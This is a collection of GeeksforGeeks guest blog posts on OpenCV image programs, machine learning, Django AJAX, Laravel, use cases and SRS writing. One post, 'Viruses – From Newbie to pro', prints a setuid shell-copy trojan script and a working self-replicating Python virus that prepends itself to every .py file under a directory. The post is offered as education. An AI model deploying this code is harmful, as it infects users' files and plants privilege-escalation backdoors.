            cout<<"\n Cannot read the video file. \n";
            break;
        }

        imshow("A_good_name", frame);
        // first argument: name of the window.
        // second argument: image to be shown(Mat object).

        if(waitKey(30) == 27) // Wait for 'esc' key press to exit
        {
            break;
        }
    }

    return 0;
}
// END OF PROGRAM
```

About the Author:



Aditya Prakash is an undergraduate student at Indian Institute of Information Technology, Vadodara. He primarily codes in C++. The motto for him is: So far so good. He plays cricket, watches superhero movies, football and is a big fan of answering questions.

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
CPP
OpenCV

OpenCV C++ Program to create a single colored blank image

The following is the explanation to the C++ code to create a single colored blank image in C++ using the tool OpenCV.

Things to know:

- (1) The code will only compile in Linux environment.
- (2) To run in windows, please use the file: 'blank.o' and run it in cmd. However if it does not run (problem in system architecture) then compile it in windows by making suitable and obvious changes to the code like: Use <iostream.h> in place of <iostream>.
- (3) Compile command: `g++ -w blank.cpp -o blank `pkg-config --libs opencv``
- (4) Run command: `./article`

Before you run the code, please make sure that you have OpenCV installed on your system.

Code Snippet:

```
// Title: Create a coloured image in C++ using OpenCV.

// highgui - an easy-to-use interface to
// video capturing, image and video codecs,
// as well as simple UI capabilities.
#include "opencv2/highgui/highgui.hpp"

// Namespace where all the C++ OpenCV
// functionality resides.
using namespace cv;

// For basic input / output operations.
// Else use macro 'std::' everywhere.
using namespace std;

int main()
{
    // To create an image
    // CV_8UC3 depicts : (3 channels, 8 bit image depth
    // Height = 500 pixels, Width = 1000 pixels
    // (0, 0, 100) assigned for Blue, Green and Red
    // plane respectively.
    // So the image will appear red as the red
    // component is set to 100.
    Mat img(500, 1000, CV_8UC3, Scalar(0,0, 100));

    // check whether the image is loaded or not
    if (img.empty())
    {
        cout << "\n Image not created. You"
              " have done something wrong. \n";
        return -1; // Unsuccessful.
    }

    // first argument: name of the window
    // second argument: flag- types:
    // WINDOW_NORMAL If this is set, the user can
    // resize the window.
    // WINDOW_AUTOSIZE If this is set, the window size
    // is automatically adjusted to fit
    // the displayed image, and you cannot
    // change the window size manually.
    // WINDOW_OPENGL If this is set, the window will be
    // created with OpenGL support.
    namedWindow("A_good_name", CV_WINDOW_AUTOSIZE);

    // first argument: name of the window
```

```
// second argument: image to be shown(Mat object)
imshow("A_good_name", img);

waitKey(0); //wait infinite time for a keypress

// destroy the window with the name, "MyWindow"
destroyWindow("A_good_name");

return 0;
}
// END OF PROGRAM
```

Previous Post:

<http://www.geeksforgeeks.org/opencv-c-program-to-blur-an-image/>

About the Author:



Aditya Prakash is an undergraduate student at Indian Institute of Information Technology, Vadodara. He primarily codes in C++. The motto for him is: So far so good. He plays cricket, watches superhero movies, football and is a big fan of answering questions.

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
CPP
Image-Processing
OpenCV

OpenCV Python Program to blur an image

Note: This post contains codes that cannot be run using an online compiler. Please make sure that you have Python 2.7 and cv2 module installed before trying to run the program on your system.

Hi everyone! I read a brilliant work by **Aditya Prakash** – [OpenCV C++ Program to blur an image](#), so I decided to come up with something similar but this time in



Python. So, here is a very simple program with basically the same result.

```
#Python Program to blur image
import cv2
#This will give an error if you don't have cv2 module
img = cv2.imread('bat.jpg') #bat.jpg is the batman image.

#make sure that you have saved it in the same folder
blurlmg = cv2.blur(img,(10,10)) #You can change the kernel size as you want
cv2.imshow('blurred image',blurlmg)
cv2.waitKey(0)
cv2.destroyAllWindows()
```

Now, this program above is using image blurring technique called **Averaging**. There are some other options available as well – **Gaussian Blurring**, **Median Blurring**, **Bilateral Filtering**. Let's make a couple of additions in our program and compare the results.

```
import cv2 #This will give an error if you don't have cv2 module
img = cv2.imread('bat.jpg') #bat.jpg is the batman image.
#make sure that you have saved it in the same folder

#Averaging
avging = cv2.blur(img,(10,10)) #You can change the kernel size as you want
cv2.imshow('Averaging',avging)
cv2.waitKey(0)

#Gaussian Blurring
gausBlur = cv2.GaussianBlur(img, (5,5),0) #Again, you can change the kernel size
cv2.imshow('Gaussian Blurring', gausBlur)
```


```
cv2.waitKey(0)

#Median blurring
medBlur = cv2.medianBlur(img,5)
cv2.imshow('Media Blurring', medBlur)
cv2.waitKey(0)

#Bilateral Filtering
bilFilter = cv2.bilateralFilter(img,9,75,75)
cv2.imshow('Bilateral Filtering', bilFilter)
cv2.waitKey(0)
cv2.destroyAllWindows()
```

Hope you enjoyed the post! Auf Wiedersehen!

About the author:



Vishwesh Shrimali is an Undergraduate Mechanical Engineering student at BITS Pilani. He fulfills about all the requirements not taught in his branch- white hat hacker, network security operator, and an ex – Competitive Programmer. As a firm believer in power of Python, his majority work has been in the same language. Whenever he get some time apart from programming, attending classes, watching CSI Cyber, he go for a long walk and play guitar in silence. His motto of life is – “Enjoy your life, ‘cause it’s worth enjoying!”

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Image-Processing
OpenCV
Python


OpenCV C++ Program to blur an image

The following is the explanation to the C++ code to blur an Image in C++ using the tool OpenCV.

Things to know:

- (1) The code will only compile in Linux environment.
- (2) Compile command: `g++ -w article.cpp -o article `pkg-config --libs opencv``
- (3) Run command: `./article`
- (4) The image bat.jpg has to be in the same directory as the code.

Before you run the code, please make sure that you have OpenCV installed on your system.



Code Snippets Explained:

```
// Author: Aditya Prakash
// Title: OpenCV C++ Program to blur an image.
// Import the core header file
#include <opencv2/core/core.hpp>

// core - a compact module defining basic data structures,
// including the dense multi-dimensional array Mat and
// basic functions used by all other modules.

// highgui - an easy-to-use interface to video
// capturing, image and video codecs, as well
// as simple UI capabilities.
#include <opencv2/highgui/highgui.hpp>

// imgproc - an image processing module that
// includes linear and non-linear image filtering,
// geometrical image transformations (resize, affine
// and perspective warping, generic table-based
// remapping) color space conversion, histograms,
```

```

// and so on.
#include <opencv2/imgproc/imgproc.hpp>

// The stdio.h header defines three variable types,
// several macros, and various functions for performing
// input and output.
#include <stdio.h>
#include <iostream>

// Namespace where all the C++ OpenCV functionality resides
using namespace cv;

using namespace std;

// We can also use 'namespace std' if need be.

int main() // Main function
{
    // read the image data in the file "MyPic.JPG" and
    // store it in 'img'
    Mat image = imread("bat.jpg", CV_LOAD_IMAGE_UNCHANGED);

    // Mat object is a basic image container.
    // imread: first argument denotes the image to be loaded
    // the second arguments specifies the image format.
    // CV_LOAD_IMAGE_UNCHANGED (<0) loads the image as is
    // CV_LOAD_IMAGE_GRAYSCALE ( 0) loads the image as an
    //     intensity one
    // CV_LOAD_IMAGE_COLOR (>0) loads the image in the
    //     BGR format
    // If the second argument is not specified, it is
    // implied CV_LOAD_IMAGE_COLOR

    // Check for no data
    if (!image.data )
    {
        cout << "Could not open or find the image.\n";
        return -1; // unsuccessful
    }

    // Function to blur the image
    // first argument: input source
    // second argument: output source
    // third argument: blurring kernel size
    blur(image, image, Size(10,10));

    // Create a window
    // first argument: name of the window
    // second argument: flag- types:
    // WINDOW_NORMAL If this is set, the user can resize the
    //     window.
    // WINDOW_AUTOSIZE If this is set, the window size is
    //     automatically adjusted to fit the
    //     displayed image() ), and you cannot
    //     change the window size manually.
    // WINDOW_OPENGL If this is set, the window will be
    //     created with OpenGL support.
    namedWindow( "bat", CV_WINDOW_AUTOSIZE );

    // Displays an image in the specified window.
    // first argument: name of the window
    // second argument: image to be shown(Mat object)
    imshow( "bat", image );

    waitKey(0); // Wait infinite time for a keypress

    return 0; // Return from the main function
}

```

OpenCV Python Program to Blur Image

About the Author:

Aditya



Aditya Prakash is an undergraduate student at Indian Institute of Information Technology, Vadodara. He primarily codes in C++. The motto for him is: So far so good. He plays cricket, watches superhero movies, football and is a big fan of answering questions.

If you also wish to showcase your blog here, please see GBlog for guest blog writing on GeeksforGeeks.

Demystifying Machine Learning

Machine Learning". Now that's a word that packs a punch! Machine learning is hot stuff these days! And why won't it be? Almost every "enticing" new development in the field of Computer Science and Software Development in general has something related to machine learning behind the veils. Microsoft's Cortana – Machine Learning. Object and Face Recognition – Machine Learning and Computer Vision. Advanced UX improvement programs – Machine Learning (yes!. The Amazon product recommendation you just got was the number crunching effort of some Machine Learning Algorithm).

111



And not even just that. Machine Learning and Data Science in general is EVERYWHERE. It is as omnipotent as God himself, had he been into Computers! Why? Because Data is everywhere!

So it is natural, that anyone who has above average brains and can differentiate between Programming Paradigms by taking a sneak-peek at Code, is intrigued by Machine Learning.

But what is Machine Learning? And how big is Machine Learning? Let's demystify Machine Learning, once and for all. And to do that, rather than presenting technical specifications, we'll follow a "Understand by Example" approach.

Machine Learning : What is it really?

Well, Machine Learning is a subfield of Artificial Intelligence which evolved from Pattern Recognition and Computational Learning theory. Arthur Lee Samuel defines Machine Learning as: Field of study that gives computers the ability to learn without being explicitly programmed.

So, basically, the field of Computer Science and Artificial intelligence that "learns" from data without human intervention.

But this view has a flaw. As a result of this perception, whenever the word Machine Learning is thrown around, people usually think of "A.I." and "Neural Networks that can mimic Human brains (as of now, that is not possible)", Self Driving Cars and what not. But Machine Learning is far beyond that. Below we uncover some expected and some generally not expected facets of Modern Computing where Machine Learning is in action.

Machine Learning: The Expected

We'll start with some places where you might expect Machine Learning to play a part.

1. **Speech Recognition (Natural Language Processing in more technical terms)** : You talk to Cortana on Windows Devices. But how does it understand what you say? Along comes the field of Natural Language Processing, or N.L.P. It deals with the study of interactions between Machines and Humans, via Linguistics. Guess what is at the heart of NLP: Machine Learning Algorithms and Systems (Hidden Markov Models being one).
2. **Computer Vision** : Computer Vision is a subfield of AI which deals with a Machine's (probable) interpretation of the Real World. In other words, all Facial Recognition, Pattern Recognition, Character Recognition Techniques belong to Computer Vision. And Machine Learning once again, with it wide range of Algorithms, is at the heart of Computer Vision.
3. **Google's Self Driving Car** : Well. You can imagine what drives it actually. More Machine Learning goodness.

But these were expected applications. Even a naysayer would have a good insight about these feats of technology being brought to life by some "mystical (and extremely hard) mind crunching Computer wizardry".

Machine Learning : The Unexpected

Let's visit some places normal folks would not really associate easily with Machine Learning:

1. **Amazon's Product Recommendations**: Ever wondered how Amazon always has a recommendation that just tempts you to lighten your wallet. Well, that's a Machine Learning Algorithm(s) called "Recommender Systems" working in the backdrop. It learns every user's personal preferences and makes recommendations according to that.
2. **Youtube/Netflix** : They work just as above!
3. **Data Mining / Big Data** : This might not be so much of a shock to many. But Data Mining and Big Data are just manifestations of studying and learning from data at a larger scale. And wherever there's the objective of extracting information from data, you'll find Machine Learning lurking nearby.

4. **Stock Market/Housing Finance/Real Estate** : All of these fields, incorporate a lot of Machine Learning systems in order to better assess the market, namely "Regression Techniques", for things as mediocre as predicting the price of a House, to predicting and analyzing stock market trends.

So as you might have seen now. Machine Learning actually is everywhere. From Research and Development to improving business of Small Companies. It is everywhere. And hence it makes up for quite a career option, as the industry is on the rise and is the boon is not stopping any time soon.

So, this is it for now. This wraps up our Machine Learning 101. We'll hopefully meet again, and when we do, we'll dive into some technical details of Machine Learning, what tools are used in the industry, and how to start your journey to Machine Learning prowess. Till then, Code Away!

This blog is contributed by **Sarthak Yadav**. If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on GeeksforGeeks.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Machine Learning

Handling Ajax request in Django

aj1



Introduction

This tutorial explains how to carry out a ajax request in Django web framework. We will create a simple post-liking app as a part of example.

Glossary

- Project Initialization
- Create models
- Create views
- Write urls
- Carry out request with JQuery AJAX.
- Register models to admin and add some posts.

Implementation:

1. **Initiate the Django Project** – Here I am assuming that you are done with Django Installation.

- To Create a Django Project execute:



- After creating a project we need to create a django app. To create an app say "post" execute the following:
startapp



- Go to `django_example/settings.py` add the post app
- Now you will have files something like this:

directory_structure



2. Create models: To create models, go to post directory and open models.py .

- In models.py, first create post table. To create post table you'll need to write:

```
class Post(models.Model):
    post_heading = models.CharField(max_length=200)
    post_text = models.TextField()
    def __unicode__(self): # If python2 use __str__ if python3
        return unicode(self.user)
```

- Then In models.py, create like table. To create like table you'll need to write:

```
class Like(models.Model):
    post = models.ForeignKey(Post)
```

migrations



- Make Migration and migrate step:

After completing this steps, we have our database tables ready to use.

3. Create Views:

To create views, we need to go to post directory and open views.py

- First, import Previously created Models and HTTPResponse

```
from .models import Post, Like
from django.http import HttpResponse
```

- Create index view to render all the posts. Code sample:

```
def index(request):
    posts = Post.objects.all() # Getting all the posts from database
    return render(request, 'post/index.html', { 'posts': posts })
```

- Create likePost view to like a post. This view will be called when we will hit a "like button". Code sample:

```
def likePost(request):
    if request.method == 'GET':
        post_id = request.GET['post_id']
        likedpost = Post.objects.get(pk=post_id) #getting the liked posts
        m = Like(post=likedpost) # Creating Like Object
        m.save() # saving it to store in database
        return HttpResponse("Success!") # Sending an success response
    else:
        return HttpResponse("Request method is not a GET")
```

Once our view get created we will move to write template and jQuery to perform ajax request.

4. Create URLs:

To create urls, open django_example/urls.py. Your django_example/urls.py should look something like this:

```
from django.conf.urls import include, url
from django.contrib import admin
urlpatterns = [
    url(r'^admin/', include(admin.site.urls)),
    url(r'', include('post.urls')), # To make post app available at /
]
```


To create urls, create file post/urls.py. Your post/urls.py should look something like this:

```
from django.conf.urls import url
from . import views
urlpatterns = [
    url(r'^$', views.index, name='index'), # index view at /
    url(r'^likepost/$', views.likePost, name='likepost'), # likepost view at /likepost
]
```

5. Making templates and carrying out ajax request:

- Create a file post/templates/post/index.html. Code sample:

```
<!DOCTYPE html>
<html>
<head>
  <title>Like Post App</title>
</head>
<body>
  <p id="message"></p>
  {% for post in posts %}
  <h3>{{ forloop.counter }} {{ post.post_heading }}</h3>
  <p>{{ post.post_text }} </p>
  <a class="likebutton" id="like{{post.id}}" href="#" data-catid="{{ post.id }}">Like</a>
  {% endfor %}
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js"></script>
  <script type="text/javascript">
    $(".likebutton").click(function(){
      var catid;
      catid = $(this).attr("data-catid");
      $.ajax(
        {
          type:"GET",
          url: "/likepost",
          data:{
            post_id: catid
          },
          success: function( data )
          {
            $( '#like'+ catid ).remove();
            $( '#message' ).text(data);
          }
        }
      );
    });
  </script>
</body>
</html>
```

Basically, what we are doing here is - we are making an ajax get request -> /likepost?post_id=<id_of_liked_post>

6. To Register models to admin and add some posts:

- Open post/admin.py.
- Import Models to admin.py.

```
from .models import Post, Like
```

- Register your models:

```
admin.site.register(Post)
admin.site.register(Like)
```

Now add some posts using django default admin portal. Visit <http://localhost:8000/> to view and like posts. I also have added [this](#) sample app to my github which you may use for reference.

References:

- <https://docs.djangoproject.com/en/1.9/intro/tutorial01/>

Happy Djangoing !!!

This blog is written by Anshul Singhal. If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on GeeksforGeeks.

GATE CS Corner Company Wise Coding Practice

Laravel

What is Laravel ?

Laravel is a web application framework created by **Taylor Otwell** in 2011 and like all other modern frameworks, it also follows the Model-View-Controller (MVC) architectural pattern. Laravel values Elegance, Simplicity, and Readability and if one talks of building applications with PHP frameworks, Laravel is second to none.

Since Laravel is open-source, one can find the source code in its Github repository [here](#). Also, the documentation for the framework can be found on the [here](#).



What are Laracasts?

If you need help getting started with Laravel, you can right away start learning and developing using **Laracasts** which has hundreds of video tutorials in it. Skim the basics or start your journey to Laravel mastery, all from Laracasts!

Want to start now? Laravel from Scratch Laracast [link](#).

What makes Laravel so special ?

Laravel is power packed. One can explore more with its ready-to-use bundles some of which are :

- **Scheduler** : It includes support for scheduling periodically executed tasks.
- **Cashier** : for managing subscription billing services.
- **Flysystem** : allows remote storage to be used as in the same way as local file systems.
- **Socialite** : simplified mechanism for authentication with providers like Facebook, Github, Google, etc.

How good is Laravel ?

Let us now have a reality check on how good Laravel is as a web application framework based on a few key points :

- **Language Support** : PHP Version \geq 5.5.9
- **MVC Framework** : Yes (from Laravel 2 onwards)
- **Object Relational Mapping** : Yes. Needed to enforce constraints on the relationship between database objects.
- **Testing** : Yes. Unit Testing is provided as an integral part of Laravel that prevents regressions in the framework. [PHPUnit](#)
- **DataBase Migration** : Yes. It helps in simplifying the deployment and updating of applications.
- **Security** : Yes. SSH(Secure Shell)is used as an encrypted network protocol for execution of CLI(command-line interface) commands.
- **Caching** : Yes.
- **Form Validation** : Yes . Event listeners are bind internally which invokes the form validation methods and thus the actual form is generated.
- **Scaffolding** : Yes. In Laravel, the programmer can specify how the application database may be used.
- **Rapid Application Development** : Yes.
- **Mobility** : No.

Synopsis

Developer : Taylor Otwell

Language : PHP

Latest Stable Release : Laravel 5.2.21

Operating System : Cross-platform

Framework Link: <https://laravel.com/>

Github Link : <https://github.com/laravel/>

Websites built using Laravel : [Deltanet Travel](#) , [Neighbourhood Lender](#)

Article By Harshit Gupta:

Kolkata based Harshit Gupta is an active blogger having keen interest in writing about current affairs, technical Blogs, stories, and personal life experiences. Besides passionate about writing, he also loves coding and dancing. Currently studying at IEST, he is an active blog contributor at [geeksforgeeks](#). You can reach him at <https://in.linkedin.com/pub/harshit-gupta/102/b71/605>

If you also wish to showcase your blog here, please see GBlog for guest blog writing on [GeeksforGeeks](#).



Viruses – From Newbie to pro

NOTE: Using an online compiler is not going to work here. Please install Python 2.7x and cv2, argparse modules to actually try out this example.

Heya friends! Welcome back! Before continuing on with Malicious Logic, I request you to have a look at this great and informative article [Worms, Viruses and Beyond!!](#)

Now, this article will focus more on applications than theory of computer viruses, worms, and Trojan horses.

But, please note that this article is meant to be used for educational purposes only. I, in no way, promote the usage of viruses, worms, or trojan horses to attack computer systems and causing damage.

Malicious logic is a set of instructions (basically a program) that causes the violation of a security policy of a website/program/application, etc.

UNIX Script

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```

In this example, we are assuming that "." is in the path environment and the script has been named ls and is placed in the directory.

Analysing the script

This script creates a copy of the UNIX Shell that is setuid of the user executing this program. To understand setuid programs, we first need to understand how User Identity is stored in a UNIX OS.

In UNIX OS, user identity is usually represented as an integer between 0 and generally, 65,535. This number is also referred to as UID (Unique Identification Number). Now, what setuid programs do is that they create processes with UID of the owner and not of a third person executing the program. This means, that an executor will have the rights of the owner... This in itself is a possible vulnerability.

Coming back to our script, so a setuid copy of the UNIX shell was created. Later on, this program is deleted, and then the correct ls command (for listing the files and folders present in the current working directory) is executed.

Trojan Horses

Go back to the previous script... Suppose if someone (root) typed:

```
cp /bin/sh /tmp/.xxsh
chmod o+s,w+x /tmp/.xxsh
```

If the script was typed deliberately, then it will result in a Trojan Horse.

Virus – A basic format

Most of the computer viruses follow the following basic script:

```
Beginvirus
if spread-condition TRUE then begin
  for the target files begin
    if target affected TRUE then begin
      Determine where to place virus instructions
      Copy the virus instructions
      Modify target to spread the virus later
    End if
  End for
End if
Perform some other instruction(s) //Optional
Go back to beginning
Endvirus
```

Basically, every computer virus has two phases –

1. Insertion phase – in this phase, the virus inserts itself into the target.
2. Execution phase- in this phase, the virus performs some actions.

Let's take a look at a real virus in Python. Now this is not an actual virus which will cause corruption files, deletion of system files, etc. **but just a simple harmless virus.**

```
#!/usr/bin/python
import os, datetime, inspect
DATA_TO_INSERT = "GEEKSFORGEEKS"
def search(path): #search for target files in path
    filestoinsert = []
    filelist = os.listdir(path)
    for filename in filelist:
        if os.path.isdir(path+"/"+filename): #If it is a folder
            filestoinsert.extend(search(path+"/"+filename))
```

```

elif filename[-3:] == ".py": #If it is a python script -> Infect it
    infected = False #default value
    for line in open(path+"/"+filename):
        if DATA_TO_INSERT in line:
            infected = True
            break
    if infected == False:
        filestoinsert.append(path+"/"+filename)
    return filestoinsert
def infect(filestoinsert): #changes to be made in the target file
    target_file = inspect.currentframe().f_code.co_filename
    virus = open(os.path.abspath(target_file))
    virusstring = ""
    for i,line in enumerate(virus):
        if i>=0 and i <41:
            virusstring += line
    virus.close()
    for fname in filestoinsert:
        f = open(fname)
        temp = f.read()
        f.close()
        f = open(fname,"w")
        f.write(virusstring + temp)
        f.close()
def explode(): #Not required actually...
    if datetime.datetime.now().month == 4 and
        datetime.datetime.now().day == 1:
        print "HAPPY APRIL FOOL'S DAY!!"
filestoinsert = search(os.path.abspath(""))
infect(filestoinsert)
explode()

```

Now, this is quite a safe virus But, the basic format and working is the same.

Also, there are various types of computer virus – Boot sector infectors, executable infectors, multipartite virus, TSR virus, Stealth virus, Encrypted virus, polymorphic virus, macro virus.

Now, I won't go into the details and will just stop here. That's all from my side!

About the author:



Vishwesh Shrimali is an Undergraduate Mechanical Engineering student at BITS Pilani. He fulfills about all the requirements not taught in his branch- white hat hacker, network security operator, and an ex – Competitive Programmer. As a firm believer in power of Python, his majority work has been in the same language. Whenever he get some time apart from programming, attending classes, watching CSI Cyber, he go for a long walk and play guitar in silence. His motto of life is – “Enjoy your life, ‘cause it’s worth enjoying!”

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python

Computer Vision module application for finding a target in a live camera

NOTE: Using an online compiler is not going to work here. Please install Python 2.7x and cv2, argparse modules to actually try out this example.

For most of us, who are big fans of all those action movies, and games like Modern Warfare, Black Ops, and so on, it has always been a dream to have the opportunity of saying “Target acquired...Waiting for approval”.Team Alpha you are permitted to fire,Mission is a go. Let’s blow it guys!!! Hurrah!” Of course, well, you can’t always get what you want-But, at least now, I can get you close enough to your dream. All you need for this lesson is Python 2.7, cv2 module and it would be great if you have a nice video recorder with the help of which you can get the live video stream. Anyways, it won’t matter even if you don’t have one.

Step – 1 : Check your weapons

Download Python 2.7 and ensure that you have the cv2 module (please note that cv module is old and has been replaced by cv2) and argparse module. For this :

```

import cv2 as cv
import argparse

```

If this does not give an error, then you are good to go...

Step – 2 : Mission details

Now that you have your weapons with you, it's time for you to ensure that you have all the mission details required. First, we need to specify our target. So, our target is:



Now that you have your target with you, it's time to set up a test field. Get several printouts of the target and paste it at several places in your house. Now, if you really want to get the feel, make a quadcopter, fix a small camera in it, and record the whole house properly and ensure that you cover the places where you have pasted the targets. In case if you don't want to go through all this trouble, just grab a camera and record your house yourself. I would recommend you to keep the video short.

Step – 3 : Buckle up! We have a mission to complete!

Okay. This is Alpha 1 reporting on duty! Send us the mission coordinates!

You have the target, now you need to acquire it! So, for this we are going to use Computer Vision module (cv2).Code Snippet:

Direct Code Link: <http://code.geeksforgeeks.org/xfUet4>

```
import argparse
import cv2

# construct the argument parse and parse the arguments
ap = argparse.ArgumentParser()
ap.add_argument("-v", "--video", help="path to the video file")
args = vars(ap.parse_args())

# load the video
camVideo = cv2.VideoCapture(args["video"])

# keep looping
while True:

    # grab the current frame and initialize the status text
    (grabbed, frame) = camVideo.read()
    status = "No Target in sight"

    # check to see if we have reached the end of the
    # video
    if not grabbed:
        break

    # convert the frame to grayscale, blur it, and detect edges
    gray = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY) #grayscale
    blurred = cv2.GaussianBlur(gray, (7, 7), 0) #blur
    edged = cv2.Canny(blurred, 50, 150) #canny edge detection

    # find contours in the edge map
    (cnts, _) = cv2.findContours(edged.copy(), cv2.RETR_EXTERNAL,
    cv2.CHAIN_APPROX_SIMPLE)

    # loop over the contours
    for cnt in cnts:
        approx=cv2.approxPolyDP(cnt,0.01*cv2.arcLength(cnt,True),
        True)

    if len(approx)==5:
        cv2.drawContours(frame, [approx], -1, (0, 0, 255), 4)
        status = "Target(s) in sight!"

    # draw the status text on the frame
    cv2.putText(frame, status, (20, 30), cv2.FONT_HERSHEY_SIMPLEX,
    0.5,(0, 0, 255), 2)

    # show the frame and record if a key is pressed
    cv2.imshow("Frame", frame)
    key = cv2.waitKey(1) & 0xFF

    # if the 's' key is pressed, stop the loop
    if key == ord("s"):
        break

# cleanup the input recorded video and close any open windows
```

```
camVideo.release()
cv2.destroyAllWindows()
```

Code explained:

We loop over each frame of the recorded video and for detection of our target we convert it to gray-scale, blur it, and finally use canny edge detection method to find the outlined image.

Remember that, `camVideo.read()` will return a tuple with first element specifying whether the frame was read successfully or not, second element is the actual frame we will be working on!

Now, once you have the frame, we will use contour approximation and then check the number of elements in the output obtained from previous step. If the number of elements is 5, then we have the regular pentagon that we were looking for, and hence we update the status.

Now this all was quite easy and basic. If you really want to build one such program then you should have a look at various filters to remove noise effects from the frame to get a more accurate result. Best thing you can do is keep experimenting!

Try this exercise at your house, record the video and share your results with us...

Signing off ! Peace! Stay safe

About the author:



Vishwesh Shrimali is an Undergraduate Mechanical Engineering student at BITS Pilani. He fulfills about all the requirements not taught in his branch- white hat hacker, network security operator, and an ex – Competitive Programmer. As a firm believer in power of Python, his majority work has been in the same language. Whenever he get some time apart from programming, attending classes, watching CSI Cyber, he go for a long walk and play guitar in silence. His motto of life is – “Enjoy your life, 'cause it's worth enjoying!”

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python
Python

Designing Use Cases for a Project

Before we start working on any project, it is very important that we are very clear on what we want to do and how do we want to do. In my [last Blog](#), I discussed on how to write a good SRS for your project and what is the advantage we get out of that. In this Blog, I'll discuss Use Cases and their advantage in our projects.

What are Use Cases?

In software and systems engineering, a use case is a list of actions or event steps, typically defining the interactions between a role (known in the Unified Modeling Language as an *actor*) and a system, to achieve a goal. The actor can be a human, an external system, or time. In systems engineering, use cases are used at a higher level than within software engineering, often representing missions or stakeholder goals. Another way to look at it is a use case describes a way in which a real-world actor interacts with the system. In a system use case you include high-level implementation decisions. System use cases can be written in both an informal manner and a formal manner. ([Wiki](#))

What is the importance of Use Cases?

Use cases have been used extensively over the past few decades. The advantages of Use cases includes:

- The list of goal names provides the shortest summary of what the system will offer
- It gives an overview of the roles of each and every component in the system. It will help us in defining the role of users, administrators etc.
- It helps us in extensively defining the user's need and exploring it as to how it will work.
- It provides solutions and answers to many questions that might pop up if we start a project unplanned.

How to plan use case?

Following example will illustrate on how to plan use cases:

Use Case: What is the main objective of this use case. For eg. Adding a software component, adding certain functionality etc.

Primary Actor: Who will have the access to this use case. In the above examples, administrators will have the access.

Scope: Scope of the use case

Level: At what level the implementation of the use case be.

Flow: What will be the flow of the functionality that needs to be there. More precisely, the work flow of the use case.

Some other things that can be included in the use cases are:

- Preconditions
- Postconditions
- Brief course of action
- Time Period

Use Case Diagram

Below is a sample use case diagram which I have prepared for reference purpose for a sample project (much like Facebook). It would help us to understand the role of various actors in our project. Various actors in the below use case diagram are: **User and System**.

The main use cases are in the system and the diagram illustrates on how the actors interact with the use cases. For eg. During Sign Up, only users need to interact with the use case and not the system whereas when it comes to categorizing posts, only system would be required.

uc



Tool for drawing use case and other UML diagrams

[Creately](#) is a wonderful tool that helps us to easily create Use case diagrams. *I again emphasize the importance of SRS and use cases for your project as it helps us to organize and plan out things. It also helps us to mitigate the risks that are there and early risk identification.*

About the Author:

Anurag Mishra, currently in 3rd year is an avid software follower and a full stack web developer. His keen interest lies in web development, NLP and networking.

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on GeeksforGeeks.

GATE CS Corner Company Wise Coding Practice

Project Idea | (Ca-solutions)

Ca-solutions basically stands for cable solutions which deals with solutions related to cables. From this application customer can send online complaints to the administrator regardless of calling or by meeting him at his office. Further when the complaint has been registered administrator can view the complaint in his database.

As soon as customer registers a complaint an automated message is sent to the customer which contains his ticket no for future reference. Further Administrator issues the complaint to the ideal lineman through this application. And as soon as the complaint is allotted to a lineman an automated message is sent to lineman about the ticket no and allotted time to solve the issue. When customer closes the complaint through this application again an automated message along with a mail is sent to both admin and lineman.

So basically Ca-solutions revolve around 3 modules i.e Admin, Lineman and Customer. All of these have different database which are interlinked with each other.

Features:

Admin Module

1. Registers a customer by filling basic details and provides with username/password.
2. Logins to see the registered complaint
3. Registers a Lineman by filling basic details and provides with username/password.
4. Can reset his password only through his registered mail account to enhance security.
5. Allots complaints to the Ideal lineman.
6. Closes the Final ticket when it is resolved.
7. Can reset passwords of both customer and lineman.

Customer module

1. Can update his details and photograph.
2. Can lock a complaint regarding is issue with the cable.
3. Comment and feedback when the ticket is closed.

Lineman Module

1. Can see the complaints allotted to him.
2. Can update his details and photograph.
3. Can close the primary ticket when resolved but the final one is only resolved by admin.
4. Can update the Status of the complaint and call breaches to admin if it is not resolved in given time.

Tools:

JSP, Servlets, AJAX, Netbeans, Gmail-API, Dreamweaver.

This idea is contributed by **Deepak Bajaj**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above
[GATE CS Corner](#) [Company Wise Coding Practice](#)

How to write a good SRS for your Project

What is SRS?

A software requirements specification (SRS) is a description of a software system to be developed. It lays out functional and non-functional requirements, and may include a set of use cases that describe user interactions that the software must provide.

Why SRS?

In order to fully understand one's project, it is very important that they come up with a SRS listing out their requirements, how are they going to meet it and how will they complete the project. It helps the team to save upon their time as they are able to comprehend how are going to go about the project. Doing this also enables the team to find out about the limitations and risks early on.

The following is a sample SRS that I wrote for one of my project.

Project Plan: MeetUrMate

1. Introduction

This document lays out a project plan for the development of "MeetUrMate" open source repository system by Anurag Mishra.

